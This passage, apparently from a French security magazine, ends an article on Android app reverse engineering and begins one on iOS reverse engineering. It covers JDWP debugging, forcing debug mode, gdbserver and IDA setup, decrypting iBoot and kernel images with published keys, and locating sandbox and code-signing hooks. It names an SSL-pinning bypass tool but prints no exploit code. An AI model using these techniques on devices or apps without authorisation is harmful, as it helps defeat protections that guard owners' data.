Afin de permettre aux développeurs de debugger leurs applications, la DalvikVM implémente le **[JDWP]** (*Java Debug Wire Protocol*) que l'on retrouve sur la JVM. C'est le protocole qu'utilisent de façon transparente les IDE comme Eclipse ou Netbeans. Via un système d'événements, il permet par exemple de réagir à l'entrée/sortie des fonctions d'une classe (**MethodEntryEvent**/**MethodExitEvent**), au chargement/déchargement d'une classe (**ClassPrepareEvent**/**ClassUnloadEvent**), à l'arrêt sur une fonction (**BreakpointEvent**), mais il permet également de réaliser de l'exécution pas-à-pas (**StepEvent** avec step in/over) ou encore l'injection de code.

Lors de la Blackhat USA 2012, iSECPartners a présenté un outil permettant de réaliser du *man in the middle* sur une application Android utilisant le *Certificate Pinning*. Cet outil se nomme « android-ssl-bypass » **[SSLBYPASS]** et se base sur le protocole JDWP pour manipuler l'application et réaliser le contournement de la protection.

Malgré le nom de l'outil, il n'est pas restreint qu'à cette utilisation. Il s'agit en réalité d'un véritable framework de debugging Android qui permet l'écriture de plugins en Java ou Jython. La seule limitation ici sera l'implémentation minimaliste de JDWP par la DalvikVM. Il n'est pas possible, par exemple, de récupérer la valeur de retour d'une méthode via un Event de type **MethodExitEvent**.

3.4.1.2 Astuce : ro.debuggable = 1

Pour utiliser les techniques basées sur JDWP, il faut que la DalvikVM lance l'application avec le support du mode debug. Ceci n'est réalisé que lorsque l'application a été compilée en mode debug, ce qui se traduit par la présence de l'attribut **debuggable=True** dans la balise **application** du fichier **AndroidManifest.xml**, ou lorsque le système possède la propriété **ro.debuggable=1**.

Le second cas est bien sûr non recommandé par mesure de sécurité, ce qui implique que seul l'émulateur du SDK utilise cette configuration. Cependant, pour des utilisateurs conscients du risque et souhaitant réaliser du reverse engineering, il s'agit d'une option magique qui évitera de recompiler les applications étudiées avec l'attribut **debuggable=True**.

Pour positionner **ro.debuggable** à 1, il n'est pas possible d'utiliser la commande **setprop** (même en tant qu'utilisateur *root*) puisque le préfixe « ro. » signifie *read only*. Une solution classique et documentée serait de passer par la modification du fichier **/default.prop** qui définit initialement cette valeur à 0, mais ce fichier n'est pris en compte qu'au démarrage du système, il est donc inutile de le modifier *a posteriori*.

La seule solution est donc de modifier la partition qui contient ce fichier, il s'agit de la partition de boot. Les étapes permettant l'activation de **ro.debuggable** via cette méthode sont : récupérer la partition de boot, unpacker l'**initramfs**, modifier le fichier **default.prop**, repacker l'**initramfs**, recréer l'image de boot et la flasher sur l'équipement. Il s'agit d'une opération risquée et qui n'est pas forcément réalisable sur l'ensemble des équipements Android (*bootloader* verrouillé).

Une autre solution beaucoup plus simple est d'utiliser l'outil **[SETPROPEX]** qui permet de patcher en mémoire la valeur des propriétés systèmes en « ro. » :

```
$ adb push setpropex /data/local/tmp
$ adb shell su -c 'cd /data/local/tmp;chmod 744 setpropex;
./setpropex ro.debuggable 1; stop; start'
```

Les commandes **stop** et **start** permettent de relancer l'ensemble des services du système. Par la suite, les applications lancées par la DalvikVM seront automatiquement exécutées en mode debug.

3.4.2 Native Debugging via ndk-gdb / IDA Pro

Pour débugger du code natif, IDA Pro fournit un binaire du nom d'**android_server**, qu'il faut exécuter sur l'équipement à débugger :

```
$ adb push android_server /data/local/tmp
$ adb shell su -c 'chmod 744 /data/local/tmp/android_server ;
/data/local/tmp/android_server -Ppassword -p1337 -v'
$ adb forward tcp:1337 tcp:1337 # forward le port tcp du
périphérique sur le port local de la machine de l'utilisateur
```

Il ne reste plus qu'à ouvrir un binaire à analyser sous IDA Pro, et sélectionner le debugger adapté via le menu ***Debugger > Select a debugger > Remote ARM Linux/Android debugger***. Enfin, il faut configurer l'accès au debugger (port et mot de passe) avec le menu ***Debugger > Process Option***.

Le NDK fournit également **ndk-gdb**, un script permettant le debugging d'une application en la lançant automatiquement, mais ceci nécessite de tromper **ndk-gdb** qui pense être utilisé dans un environnement de debug légitime (i.e un utilisateur qui possède le projet étudié et ses sources), il faut donc recréer une arborescence similaire à celle que construit **ndk-build**. Le plus simple est encore d'utiliser le couple **gdbserver**/**gdb** fourni dans le NDK :

```
$ adb shell ps |grep sh4ka
u0_a49    1535  921   159104 24768 ffffffff 40037ebc S com.sh4ka.
native
$ mkdir lib/; adb pull /system/lib/ lib/; adb pull /data/data/
com.sh4ka.native/lib lib/
$ adb pull /system/bin/app_process lib/; adb pull /system/bin/
linker lib/
$ adb push $NDK/prebuilt/android-arm/gdbserver/gdbserver /data/
local/tmp
$ adb shell su -c 'chmod 744 /data/local/tmp/gdbserver;/data/
local/tmp/gdbserver :4444 -attach 1535'
$ adb forward tcp:4444 tcp:4444
$ arm-linux-androideabi-gdb lib/app_process
(gdb) set solib-absolute-prefix lib/
(gdb) target remote localhost:4444
```

À noter que des versions plus récentes de **gdb** que celles présentes dans le NDK et offrant la possibilité d'utiliser Python sont disponibles sur Internet.

Enfin, pour terminer, une petite astuce pour étudier l'état d'une application lorsque celle-ci génère une exception, suite à un *Buffer Overflow* par exemple : il est possible de configurer le *Just In Time debugging* sous Android. Grâce à la commande suivante, le démon **debuggerd** suspendra un processus lors du déclenchement d'une exception afin que l'utilisateur puisse lancer la session de debug via **gdb** :

```
$ adb shell setprop debug.db.uid 32767 # toutes les applications
avec 0 <= uid <= 32767 seront catch par debuggerd
```

À la suite de cette commande, lorsqu'une exception est générée, un message similaire à celui ci-dessous apparaît dans **logcat** :

```
I/DEBUG   ( 1893): *********************************************************
I/DEBUG   ( 1893): * Process 6377 has been suspended while crashing.  To
I/DEBUG   ( 1893): * attach gdbserver for a gdb connection on port 5039
I/DEBUG   ( 1893): * and start gdbclient:
I/DEBUG   ( 1893): *
I/DEBUG   ( 1893): *     gdbclient app_process :5039 6377
I/DEBUG   ( 1893): *
I/DEBUG   ( 1893): * Wait for gdb to start, then press HOME or VOLUME DOWN key
I/DEBUG   ( 1893): * to let the process continue crashing.
I/DEBUG   ( 1893): *********************************************************
```

Conclusion

Dans cet article ont été présentés un certain nombre d'outils et techniques permettant l'étude d'applications sous Android. Ces techniques permettent d'obtenir un rapport information/temps différent et sont donc à choisir en fonction de la situation.

De plus, il est intéressant de constater que bien qu'Android soit un système d'exploitation mobile encore jeune, des outils que nous utilisons sur d'autres systèmes commencent à être portés pour fonctionner sur Android et vont faciliter le travail d'analyse, comme le framework d'instrumentation PIN.

Cependant, il est important de rappeler que le niveau de protection contre l'analyse des applications Android est actuellement encore faible. Parmi les dernières techniques/protections apparues, on retrouve principalement des malformations du bytecode Dalvik pour faire planter les outils d'analyse et une tentative de packer inefficace avec **[HOSEDEX2JAR]**. ■

RÉFÉRENCES

[ANDROGUARD] http://code.google.com/androguard/

[ANDRUBIS] http://anubis.iseclab.com

[APKANALYSER] https://github.com/sonyxperiadev/ApkAnalyser/

[APKIL] https://github.com/kelwin/apkil

[APKTOOL] https://code.google.com/p/android-apktool/

[BAKSMALI] http://code.google.com/smali/

[COLORLOGCAT] http://jsharkey.org/downloads/coloredlogcat.pytxt

[DEX2JAR] http://code.google.com/p/dex2jar/

[DEXEDU] www.strazzere.com/papers/DexEducation-PracticingSafeDex.pdf

[DROIDBOX] http://code.google.com/p/droidbox/

[FINO] https://github.com/sysdream/fino

[HOSEDEX2JAR] http://www.decompilingandroid.com/hosedex2jar/

[JD-GUI] http://java.decompiler.free.fr/?q=jdgui

[JDWP] http://docs.oracle.com/javase/1.5.0/docs/guide/jpda/index.html

[MAT] http://www.eclipse.org/mat/

[MULDBI] http://www.mulliner.org/android/feed/collin_android_dbi_v02.zip

[PIN] http://software.intel.com/en-us/articles/pintool-downloads

[PLAYAPI] https://github.com/egirault/googleplay-api/

[SETPROPEX] http://t.co/mMtzylU7

[SMALI] http://code.google.com/smali/

[SSLBYPASS] https://github.com/iSECPartners/android-ssl-bypass

[WIKIANDRO] http://code.google.com/androguard/wiki

REVERSE-ENGINEERING IOS

Jean Sigwald – jean.sigwald@sogeti.com
Cyril Cattiaux – cyril.cattiaux@gmail.com

mots-clés : IOS / BOOTLOADERS / KERNEL / USERLAND

La rétro-ingénierie sur terminal mobile est un sport à la mode, car il est devenu une alternative sérieuse à l'ordinateur. Les données personnelles, cibles des logiciels malveillants, sont d'ailleurs souvent encore plus sensibles sur ce support. C'est la raison qui pousse de nombreux chercheurs en sécurité à se pencher sur la question. Néanmoins, la documentation pour démarrer sur iOS est très éparse. L'objectif de cet article est donc de donner à nos compatriotes intéressés les armes nécessaires pour commencer efficacement les recherches.

1 Introduction

iOS est le système d'exploitation des terminaux mobiles Apple. Il peut être considéré comme la version mobile d'OS X, dont il reprend les principaux composants :

- le noyau XNU ;
- le démon `launchd` ;
- la plupart des frameworks *userland* (bibliothèques).

Son code source est fermé, contrairement à OS X, dont une grande partie est publique **[XNU]**, et la sécurité est renforcée, de façon à ce que des applications tierces ne puissent altérer le système :

- démarrage sécurisé (*SecureBoot*) ;
- firmware chiffré avec une signature personnalisée en flash ;
- signature des binaires et des pages de code obligatoire ;
- applications tierces lancées dans un bac à sable (*sandbox*).

Ces différentes protections, en conjonction avec la validation opérée par Apple lors de la diffusion d'applications sur l'AppStore, permettent un blocage efficace des logiciels malveillants.

Toutefois, la fermeture du système et sa complexité implique que le chercheur en sécurité ou le développeur avancé ait parfois la nécessité d'effectuer un *reverse engineering* du système d'exploitation, d'applications tierces, ou de son propre développement.

Un 1er exemple de l'intérêt du reverse engineering est bien entendu le *debugging* de sa propre application iOS : étant donné que l'objective C, le C++ ou le C sont les langages officiels pour le développement iOS, on rencontre inéluctablement les travers de cette programmation : corruptions mémoire, problème de typage de données, et autres variables non initialisées. L'application est alors fermée anormalement et un *CrashReport* est généré. Le debugging « User » est alors souvent indispensable, et est fort heureusement intégré à Xcode en standard. Nous allons toutefois aborder dans cet article des techniques avancées permettant de se passer d'Xcode et d'aller plus loin dans le reverse engineering.

Un 2ème exemple, lié à la fermeture du code source de l'OS : ne vous est-il jamais arrivé qu'une API standard ne se comporte pas comme documenté ? Les raisons peuvent être multiples, cela peut être dû à une mauvaise utilisation par le développeur, ou effectivement parce que l'API est « buggée ». Reverser l'API fautive est alors un moyen efficace de comprendre l'origine du dysfonctionnement et d'y remédier.

Un 3ème exemple concerne l'écriture de modifications de l'OS (*tweaks*) sur terminal « jailbreaké ». Étant donné que l'idée d'un tweak est souvent de changer le comportement d'un composant logiciel standard pour lui adjoindre des fonctionnalités, ou pour ouvrir

l'accès à des sections protégées, il est indispensable d'étudier le code d'origine, et ce dernier étant fermé, le reverse est alors la seule alternative.

Le 4ème et dernier exemple concerne le chercheur en sécurité, qui soit par curiosité intellectuelle, ou pour trouver une faille, étudie les sécurités mises en œuvre par l'ingénierie d'Apple pour protéger son système de toute altération. Il souhaitera lire le code des processus système critiques (`launchd`, `amfid`, `dyld`, `sandboxd`), du noyau XNU, de ses extensions spécifiques iOS et du SecureBoot.

Il y a ainsi trois grands types d'analyses : *SecureBoot*, *Kernel* et *User*, que nous allons aborder dans cet article, dans cet ordre et dans trois sections distinctes. Chaque section de l'article se veut indépendante, si bien que le lecteur pourra s'intéresser uniquement au type de reversing souhaité en accédant directement à la partie concernée.

En termes d'environnement matériel et logiciel, bien que certaines applications présentées ici puissent fonctionner sur différents OS, nous considèrerons qu'OS X est la plateforme de référence pour ce qui a trait à l'analyse d'iOS. Nous conseillons donc au lecteur d'utiliser, tant que possible, un ordinateur Apple avec le dernier système d'exploitation en date, à savoir *Mountain Lion*. À part IDA d'Hex-Rays, qui est le désassembleur de référence et l'outil indispensable à tout chercheur en sécurité ou développeur avancé, les autres logiciels utilisés ici sont gratuits et accessibles à tout un chacun.

L'iPhone le plus adapté pour le reverse engineering sur iOS est l'iPhone 4, car il est suffisamment récent pour exécuter le dernier OS en date confortablement (processeur et mémoire suffisante) et est le dernier iPhone à être vulnérable à une faille de niveau *bootloader*.

2 Reverse du SecureBoot

2.1 Préliminaires

2.1.1 Rappels sur la phase de boot et sur IMG3

La phase de démarrage d'iOS, aussi appelée SecureBoot, a été étudiée dans de nombreux articles, car elle a été la cible de différents outils de *jailbreak* depuis la sortie du premier iPhone.

Nous conseillons particulièrement les articles consacrés à iOS de MISC n°51 et 53 : « L'iPhone OS et le jailbreak Spirit » et « Failles et iOS ». Nous allons synthétiser l'essentiel de ces articles, afin que le lecteur puisse avoir quelques bases techniques pour commencer le reverse engineering de cette étape critique de la sécurité d'iOS.

Lorsqu'un terminal iOS est démarré, le tout premier code exécuté est celui de la SecureROM, qui est un bootloader très compact (moins de 32Ko) et permanent (ROM), dont l'objectif est de démarrer un bootloader de niveau 2, plus conséquent. Ce 2ème bootloader en charge un 3ème, qui exécute le noyau d'iOS, XNU. Selon le mode utilisé (boot classique, restauration classique, restauration avancée), les bootloaders de 2ème et 3ème niveau sont des composants différents. Tout l'intérêt de ce système par maillons est bien entendu la sécurité, car chaque élément est authentifié par son précédent et tous les efforts ont été consentis pour que la SecureROM actuelle soit exempte de toute faille de sécurité.

Lors d'un démarrage classique, l'enchaînement est le suivant : SecureROM, LLB, iBoot et XNU.

Chaque maillon de la phase de démarrage postérieur à la SecureROM, XNU y compris, est contenu dans un format de fichier IMG3, à la fois dans l'image du firmware IPSW, et une fois flashés, sur le terminal. IMG3 est un format TLV simple, documenté sur The iPhone Wiki **[IMG3]**. Sa section DATA contient les données chiffrées en AES en mode CBC. La clé et le vecteur d'initialisation sont stockés dans sa section KBAG, eux-mêmes chiffrés avec la clé AES GID masquée dans le cryptoprocesseur du terminal. Cette clé est commune pour une génération de terminaux (A4, A5, A5+, etc.), mais son accès est désactivé par le bootloader de dernier niveau, juste avant de lancer XNU.

Ainsi, il n'est normalement pas possible de déchiffrer ces fichiers pour les étudier sans d'abord avoir un moyen d'exécuter du code en mode bootloader.

Il existe toutefois des exploits publics permettant de casser la chaîne de confiance du boot et patcher le bootloader de dernier niveau pour les terminaux iOS jusqu'à l'iPhone 4 inclus. Les clés de déchiffrement pour ces modèles sont publiées sur The iPhone Wiki **[FIRMWARE]**.

2.1.2 Extraction de la SecureROM

La SecureROM n'est ni chiffrée, ni contenue dans un fichier IMG3. Le seul moyen d'y accéder est de la lire directement depuis la mémoire physique du terminal, ce qui nécessite d'exécuter du code en mode bootloader. Un utilitaire a été écrit pour cette opération : **[BDU].** Bien entendu, cette opération nécessite un exploit de niveau boot, et ceci n'est possible qu'avec les terminaux iOS anciens, jusqu'à l'iPhone 4 inclus.

Si le lecteur s'intéresse au reverse de la SecureROM, il pourra donc sauter l'étape suivante qui concerne le déchiffrage et l'extraction d'un bootloader de son format IMG3.

2.1.3 Extraction et déchiffrement d'un bootloader

Le format IPSW contient l'ensemble des données logicielles propres à une version d'iOS et à un terminal donné. Il est téléchargé par iTunes et son contenu est flashé sur le terminal lors d'une mise à jour du système.

À l'heure de la rédaction de cet article, la dernière version en date d'iOS est la 6.1 (10B144). Nous détaillons les étapes pour déchiffrer l'iBoot de l'iPhone 4.

Téléchargement du fichier IPSW :

- Les URL sont listées par version sur The iPhone wiki **[FIRMWARE]**

```
$ wget "http://appldnld.apple.com/iOS6.1/091-0682.20130128.mefc4/
iPhone3,1_6.1_10B144_Restore.ipsw"
```

Extraction de l'IMG3 iBoot depuis l'IPSW :

- n90ap est le nom de code du SoC applicatif de l'iPhone 4

```
$ unzip iPhone3,1_6.1_10B144_Restore.ipsw Firmware/all_flash/
all_flash.n90ap.production/iBoot.n90ap.RELEASE.img3
```

Déchiffrement :

- **xpwntool** est un outil d'XPwn, qui peut être téléchargé depuis **[XPWN]** ;
- les clés et IV sont listées par version, sur **[FIRMWARE]** ;
- pour l'iBoot de l'iPhone 4, en version iOS 6.1, la clé est 891ed50315763dac51434daeb8543b5975a555fb8388cc578d0f421f833da04d, le vecteur d'initialisation 4d76b7e25893839cfca478b44ddef3dd.

```
$ xpwntool Firmware/all_flash/all_flash.n90ap.
production/iBoot.n90ap.RELEASE.img3 iboot.bin -k
891ed50315763dac51434daeb8543b5975a555fb8388cc578d0f421f833da04d
-iv 4d76b7e25893839cfca478b44ddef3dd
```

Suite à ces différentes étapes, le fichier généré **iboot.bin** est la version déchiffrée de l'iBoot.

2.2 Analyse statique avec IDA

2.2.1 Paramétrage d'IDA

Étant donné qu'un bootloader est du code ARM brut, il est nécessaire d'indiquer à IDA la cartographie mémoire pour qu'il puisse analyser correctement le code.

Un prérequis est de connaître à quelle adresse physique le bootloader est chargé, et une particularité des processeurs ARM va définitivement nous aider : les vecteurs d'exception du processeur doivent être présents à l'adresse 0x0. Le point positif ici est que les ingénieurs d'Apple ont réalisé un simple *mirroring* de l'adresse de chargement du bootloader vers l'adresse 0x0 pour renseigner les vecteurs d'exception. Les premiers 0x40 octets du bootloader sont donc riches en enseignement :

```
$ hexdump -C iboot.bin | head -n 4
00000000  0e 00 00 ea 18 f0 9f e5  18 f0 9f e5 18 f0 9f e5
|................|
00000010  18 f0 9f e5 18 f0 9f e5  18 f0 9f e5 18 f0 9f e5
|................|
00000020  40 00 f0 5f 94 03 f2 5f  cc 03 f2 5f 04 04 f2 5f
|@.._..._..._..._|
00000030  40 04 f2 5f 78 04 f2 5f  04 03 f2 5f 4c 03 f2 5f
|@.._x.._..._L.._|
```

En voici la version ARM :

```
                B               start
00000000 ; -------------------------------------------------------
00000004                LDR             PC, =undefined_instruction
00000008 ; -------------------------------------------------------
00000008                LDR             PC, =software_interrupt
0000000C ; -------------------------------------------------------
0000000C                LDR             PC, =prefetch_abort
00000010 ; -------------------------------------------------------
00000010                LDR             PC, =data_abort
00000014 ; -------------------------------------------------------
00000014                LDR             PC, =reserved
00000018 ; -------------------------------------------------------
00000018                LDR             PC, =irq
0000001C ; -------------------------------------------------------
0000001C                LDR             PC, =fiq
0000001C ; -------------------------------------------------------
00000020                DCD 0x5FF00040
00000024 off_5FF00024   DCD undefined_instruction
00000028 off_5FF00028   DCD software_interrupt
0000002C off_5FF0002C   DCD prefetch_abort
00000030 off_5FF00030   DCD data_abort
00000034 off_5FF00034   DCD reserved
00000038 off_5FF00038   DCD irq
0000003C off_5FF0003C   DCD fiq
```

On constate que les mots 32 bits entre 0x20 et 0x40 sont les adresses physiques des fonctions du vecteur d'exception, en little-endian.

On peut donc en conclure que l'iBoot de l'iPhone 4 est chargé à l'adresse physique 0x5FF00000.

Voici ensuite les étapes à suivre pour ouvrir le fichier **iboot.bin** dans IDA :

- démarrer IDA (si le popup « Quick Start » s'affiche, « Go - work on your own »),
- menu File / Open...,
- choisir **iboot.bin**,
- dans la liste sélectionnable « Processor Type », choisir « ARM processors: ARM »,
- cliquer sur le bouton « Set »,
- cliquer sur le bouton « Processor Options »,
- cliquer sur le bouton « Edit ARM architecture options »,

- choisir « Any » pour « Base architecture »,
- cliquer sur le bouton « OK »,
- cliquer sur le bouton « OK »,
- cliquer sur le bouton « OK »,
- décocher « Create ROM section »,
- cocher « Create RAM section »,
- « RAM start address » : 0x5FF00000,
- « RAM size » : 0x0100000,
- « Loading address » : 0x5FF00000,
- cliquer sur le bouton « OK ».

2.2.2 Scripts IDA utiles

Une fois le binaire chargé dans IDA, on se rend compte qu'aucun code ARM n'est identifié. L'ensemble du segment RAM paramétré est non exploré. La difficulté est qu'un processeur ARM peut fonctionner selon 2 modes : ARM ou THUMB. Effectuer le travail d'explorer chaque fonction avec les raccourcis [C] (Code) et [Alt]+[G] (switcher le mode ARM/THUMB) est laborieux.

Fort heureusement, nous avons écrit un script IDAPython pour automatiser cette tâche : **idpy-arm-helper.py** **[IOS_STUFF]**.

Suite au lancement du script (menu File / Script file...), la quasi totalité de l'iBoot est analysé par IDA !

2.2.3 Conseils et astuces IDA

Pour effectuer un reverse de qualité, certaines règles classiques sont à suivre. Tout d'abord, il convient d'identifier les fonctions de la libc. Bien entendu, aucun symbole n'est défini dans les bootloaders, il faut donc faire preuve d'un peu d'ingéniosité. Les techniques présentées ci-dessous ne s'appliquent pas forcément à la SecureROM, car aucune chaîne de caractères n'y apparaît.

Une bonne astuce pour cette dernière consiste à reverser d'abord un bootloader de niveau supérieur, puis de rechercher les fonctions similaires dans la SecureROM en se basant sur leur signature, ou leur graphe.

2.2.3.1 printf, sprintf, snprintf

La fonction la plus simple à repérer est **printf**, et elle est aussi l'une des plus utiles pour aider à la compréhension du code désassemblé :

1. Chercher une chaîne de caractères de référence, incluant une format *string*, par exemple :

```
RAM:5FF3547C aBootCommandSNo DCB "boot-command '%s' not supported",0xA,0
RAM:5FF3547C                 ; DATA XREF: sub_5FF00C50:loc_5FF00EE4
RAM:5FF3547C                 ; RAM:off_5FF00FDC
```

2. Regarder la XREF (raccourci clavier [X]), la fonction **printf** est bien entendu à cet endroit :

```
RAM:5FF00EE4 loc_5FF00EE4    ; CODE XREF: sub_5FF00C50+282
RAM:5FF00EE4                 LDR             R0, =aBootCommandSNo ;
"boot-command '%s' not supported\n"
RAM:5FF00EE6                 MOV             R1, R4
RAM:5FF00EE8                 BL              sub_5FF33D08
```

3. Renommer **sub_5FF33D08** en **printf**, cela sera d'une grande aide, en se positionnant sur la ligne et en utilisant le raccourci clavier [N].

Avec une technique similaire, en cherchant des chaînes de caractères avec format string, il est aisé de repérer **sprintf**, **snprintf**, etc.

2.2.3.2 malloc, memalign, free

La fonction **memalign** (alloue un bloc sur le *heap* avec un alignement paramétrable) est facilement identifiable, car elle fait référence à la chaîne de caractères « _memalign ».

Une fois celle-ci identifiée, il suffit de suivre le retour (R0) d'un appel, et chercher en fin de fonction une invocation de son pendant, **free**.

Une fois **free** identifié, on retrouve avec une méthode similaire les autres variantes d'allocations (**malloc**, **calloc**, **valloc**, etc.).

2.2.3.3 enter_critical_section / exit_critical_section

enter_critical_section fait référence à la chaîne de caractères « enter_critical_section ». **exit_critical_section** fait référence à la chaîne de caractères « current_task->irq_disable_count > 0 ».

2.2.3.4 __FUNCTION__

Certaines chaînes de caractères sont riches en enseignement, par exemple :

```
RAM:5FF3BF08 aNvram_set_pani DCB "nvram_set_panic: no oldest bank
previously saved, cannot continu"
RAM:5FF3BF08                 ; DATA XREF: sub_5FF1B860+16
RAM:5FF3BF08                 ; RAM:off_5FF1B93C
```

On constate que le nom de la fonction avant suppression des symboles apparaît en début de message.

Utiliser cette astuce pour renommer un maximum de fonctions.

2.2.3.5 Astuces en vrac

- Ne pas hésiter à renommer les fonctions, même lorsque l'on est pas sûr à 100% de leur rôle. Cela permet de s'organiser plus facilement et de mémoriser plus rapidement le code.
- Se référer au bootloader open source **[OPENIBOOT]** pour identifier les adresses d'entrée/sortie.
- Parfois, IDA ne reconnaît pas les pointeurs mémoire. Se positionner sur l'instruction et utiliser le raccourci [O]. La valeur numérique (**0x5ffxxxxx** pour iBoot) se transforme alors en un offset.

2.3 Debugging

2.3.1 Verbose boot et boot-args

Il est possible d'activer un mode verbeux de démarrage sur l'écran de l'iPhone si celui-ci est compatible avec un exploit de niveau bootloader. Les **kprintf** de XNU seront alors affichés sur l'écran de l'iPhone pendant la phase de démarrage.

Dans les dernières versions de **redsn0w** (ici 0.9.15b3), il est possible de modifier les *boot args* noyau : aller dans « Even more », « Preferences », « Boot args ». Avec la chaîne **-v**, le mode verbeux est activé. Suite à ce paramétrage, pointez **redsn0w** vers un fichier IPSW compatible avec votre terminal et supporté par l'application. Nous avons par exemple utilisé ici la version 6.0, car **redsn0w** était incompatible avec des versions supérieures.

D'autres boot args sont possibles. Vous trouverez une liste complète en utilisant le script IDA **idc-ios-boot-args.idc** **[IOS_STUFF]** sur un kernel iOS (cf. section suivante pour l'ouverture d'un kernel dans IDA).

2.3.2 Câble série

Un câble série permet d'aller plus loin et de capturer les messages des bootloaders. Utiliser **[IRECOVERY]** pour activer ce debugging. En shell iBoot, faire :

```
> setenv debug-uarts 1
> saveenv
> reboot
```

Avec les drivers FTDI installés (si chipset FTDI RS232), et **serialKDPproxy** **[KDP]** en écoute sur le bon *device* (**/dev/tty.usbserial-XXX**), vous recevrez une capture de ce type (ici avec un iPod de 4ème génération) :

```
image 0x5ff53200: bdev 0x5ff54100 type SCAB offset 0x600
image 0x5ff53280: bdev 0x5ff54100 type ibot offset 0x1200 len 0x43178
image 0x5ff53300: bdev 0x5ff54100 type dtre offset 0x45000 len 0xf5b8
image 0x5ff53380: bdev 0x5ff54100 type logo offset 0x55200 len 0x32f8
image 0x5ff53400: bdev 0x5ff54100 type bat0 offset 0x58e00 len 0x29278
image 0x5ff53480: bdev 0x5ff54100 type bat1 offset 0x82e00 len 0x9338
image 0x5ff53500: bdev 0x5ff54100 type glyC offset 0x8ca00 len 0x1478
image 0x5ff53580: bdev 0x5ff54100 type chg0 offset 0x8e800 len 0x25f8
image 0x5ff53600: bdev 0x5ff54100 type chg1 offset 0x91800 len 0x88b8
image 0x5ff53680: bdev 0x5ff54100 type glyP offset 0x9ae00 len 0x1338
image 0x5ff53700: bdev 0x5ff54100 type batF offset 0x9cc00 len 0x9f378
image 0x5ff53780: bdev 0x5ff54100 type recm offset 0x13c800 len 0x1e5f8

... tronqué ...

Boot Failure Count: 1^IPanic Fail Count: 1
Delaying boot for 0 seconds. Hit enter to break into the command prompt...
HFSInitPartition: 0x5ff91480
Loading kernel cache at 0x44000000
Uncompressed kernel cache at 0x44000000
gBootArgs.commandLine = [ ]
```

Avec une chaîne boot args adaptée (**serial=1**), il est aussi possible de capturer l'ensemble des messages du kernel XNU.

Le câble série permet aussi d'effectuer du *remote kernel debugging*. Se référer à la section 3.3.

3 Reverse du Kernel

Le noyau XNU est open source et peut être récupéré sur le site d'Apple **[XNU]**. Cependant, les extensions spécifiques à iOS ne sont pas publiques et il est donc nécessaire de désassembler le **kernelcache** pour les étudier.

3.1 Extraction IPSW / décryptage IMG3

Le kernel peut être déchiffré de la même façon que les autres IMG3. Le noyau déchiffré est compressé avec l'algorithme LZSS. L'outil **lzssdec** permet de le décompresser **[LZSSDEC]**.

```
$ unzip iPhone3,1_6.1_10B144_Restore.ipsw kernelcache.release.n90
$ xpwntool kernelcache.release.n90 kernelcache.lzss -k
fa8f887fa67031e4951f5b6dacdbe32a796a2899b1942774cf768c27d78e841a
-iv 916fa4a426eb1ddd0d61d90244e093d7 -decrypt
$ ./lzssdec -o 0x1c0 kernelcache.lzss kernelcache.bin
```

On obtient un binaire Mach-O qui peut être chargé dans IDA. Le **kernelcache** contient en fait le noyau XNU et tous les modules kernel (*kext*) *prelinkés*, car iOS ne supporte pas le chargement/déchargement de modules à la volée.

3.2 Analyse statique avec IDA

3.2.1 Paramétrage

À partir de la version 6.2, IDA prend en compte la séparation entre les différents modules du noyau (option « split by kext »). Sans cette option, IDA regroupe l'ensemble des *kexts* dans une section `_text`, ce qui pose des problèmes au décompilateur Hex-rays pour les fonctions qui accèdent à des variables globales (erreur « write access to const memory »). Pour les versions d'IDA inférieures à 6.2, le script `listAllKEXT.py` de Stefan Esser permet de recréer les différentes sections **[IDAPY_ESSER]**.

3.2.2 Scripts utiles

Une fois le noyau chargé, la majorité du code des *kexts* n'est pas désassemblé, car IDA considère que les segments de code contiennent du code ARM, alors qu'il s'agit de code en mode Thumb. Le script `idpy-ios-kernel-fix-thumb-segments.py` permet de passer tous les segments de code en mode Thumb et ainsi de désassembler correctement le code des *kexts*.

Stefan Esser a également publié un script permettant de retrouver la table des *syscalls* et de renommer les différents gestionnaires. Pour que le script fonctionne lorsque l'option « split by kext » a été utilisée, il suffit de renommer le nom des segments référencés dans le script : remplacer « __text » par « __TEXT:__text » et « __data » par « __DATA:__data ».

3.2.3 Identification des fonctions de sécurité

Les 2 modules principaux chargés d'implémenter le mécanisme de signature du code et de sandbox sont `com.apple.driver.AppleMobileFileIntegrity` (AMFI) et `com.apple.security.sandbox`. Ces 2 modules utilisent le *Mac Framework* (*Mandatory Access Control*) du noyau XNU pour pouvoir hooker les différentes fonctions du noyau et implémenter leur politique de sécurité : par exemple, vérifier la signature d'un binaire lors d'un `execve`, ou bien filtrer les arguments d'un syscall.

L'enregistrement d'un driver auprès du *Mac Framework* passe par la fonction `mac_policy_register`. Les 2 seules références à cette fonction correspondent au code d'initialisation d'AMFI et de la sandbox. Pour faciliter l'identification des différents hooks, il est possible de charger les structures C `mac_policy_conf` et `mac_policy_ops` et d'appliquer le type `mac_policy_conf` au premier paramètre de la fonction `mac_policy_register` (`xnu-2050.18.24/security/mac_policy.h`).

Dans le cas d'AMFI, la structure `mac_policy_ops` est initialisée à l'exécution dans la fonction `_initializeAppleMobileFileIntegrity` et il est donc facile d'identifier les différents hooks. Pour la sandbox, cette structure est statique. Le script `sandbox_mac_policy_ops.py` permet de trouver et de renommer automatiquement les différents hooks définis dans cette structure.

Les 2 hooks suivants sont particulièrement intéressants à étudier :

- `mpo_vnode_check_signature` (AMFI) : vérifie la signature du *Code Directory* du binaire lors d'un `execve` ;
- `mpo_cred_label_update_execve`
  - AMFI : récupère les *entitlements* du binaire et vérifie leur signature ;
  - Sandbox : applique le profil de sandbox selon le chemin du binaire et ses entitlements.

3.2.4 iOS 6

Le noyau d'iOS 6 supporte l'ASLR, et les appels inter-modules passent par des « trampolines » (sections `__stub`) qui référencent des pointeurs dans les sections `_nl_symbol_ptr`.

Le script `rename_stubs.py` permet de renommer les stubs avec le nom du symbole référencé pour rendre plus lisible le code des modules.

Certaines fonctions protégées par un stack cookie ne sont pas considérées comme des fonctions par IDA, car leur épilogue est inhabituel. C'est le cas par exemple des fonctions `sb_mpo_cred_label_update_execve` (0x80AF4B68) et `amfi_mpo_cred_label_update_execve` (0x80411D80).

```
com.apple.security.sandbox:__text:80AF4EB2  CMP           R0, R1
com.apple.security.sandbox:__text:80AF4EB4  ITTT EQ
com.apple.security.sandbox:__text:80AF4EB6  ADDEQ         SP, SP, #0x164
com.apple.security.sandbox:__text:80AF4EB8  POPEQ.W       {R8,R10,R11}
com.apple.security.sandbox:__text:80AF4EBC  POPEQ         {R4-R7,PC}
